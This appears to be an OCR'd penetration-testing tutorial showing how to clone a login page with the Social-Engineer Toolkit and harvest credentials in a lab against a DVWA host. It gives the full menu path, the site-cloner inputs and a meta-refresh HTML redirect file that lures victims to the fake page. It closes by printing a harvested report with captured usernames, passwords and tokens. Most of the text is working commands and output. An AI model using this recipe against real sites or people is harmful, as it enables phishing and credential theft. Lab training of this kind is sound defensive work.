
Social-Engineering


Odebode Sunday Seun

Website Cloning

To start

```
setoolkit
```





```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Input the target iPV4 number

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.8.122]:10.6.6.1
```

Input the target site URL

```
-] SET supports both HTTP and HTTPS
-] Example: http://www.thisisafakesite.com
et:webattack> Enter the url to clone:http://dvwa.vm

*] Cloning the website: http://dvwa.vm
*] This could take a little bit...


he best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
*] The Social-Engineer Toolkit Credential Harvester Attack
*] Credential Harvester is running on port 80
*] Information will be displayed to you as it arrives below:
```

Create an HTML file with a meta tag of the IPV4 or the URL


```
<html>
  <head>
    <meta http-equiv="refresh" content="0; url=http://10.6.6.1/">
  </head>
</html>
```

After the draft save in HTML, i.e., test.html


Double-click the HTML save file, and you get this




The victim is prompted to enter their login credentials. After submission, they are redirected to the legitimate-looking original page, unaware that their credentials have already been captured and sent to the attacker




Credentials captured successfully. Press Ctrl+C to exit. Data saved to the path in the green box.



Use 99 to Go back

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
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>99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99) Return to Main Menu
set:webattack>99

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   1) Spear-Phishing Attack Vectors
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  99) Return back to the main menu.

set> 99
```

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 99
```

```
set> 99

 Thank you for shopping with the Social-Engineer Toolkit.

 Hack the Gibson ... and remember ... hugs are worth more than handshakes.

┌──(root㉿Kali)-[/home/kali]
└─#
```

View the credentials

```
cat /root/.set/reports/2025-12-15 17:42:09.336766.xml'
```

```
┌──(root㉿Kali)-[/home/kali]
└─# cat  /root/.set/reports/2025-12-15\ 17\:42\:09.336766.xml
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://dvwa.vm
   <url>      <param>username=zim@gmail.com</param>
      <param>password=12332112112</param>
      <param>Login=Login</param>
      <param>user_token=123b5edc8d01867f63e5d165054b3683</param>
   </url>
   <url>      <param>username=@gmail.com</param>
      <param>password=1234232323</param>
      <param>Login=Login</param>
      <param>user_token=123b5edc8d01867f63e5d165054b3683</param>
   </url>
</harvester>

┌──(root㉿Kali)-[/home/kali]
└─#
```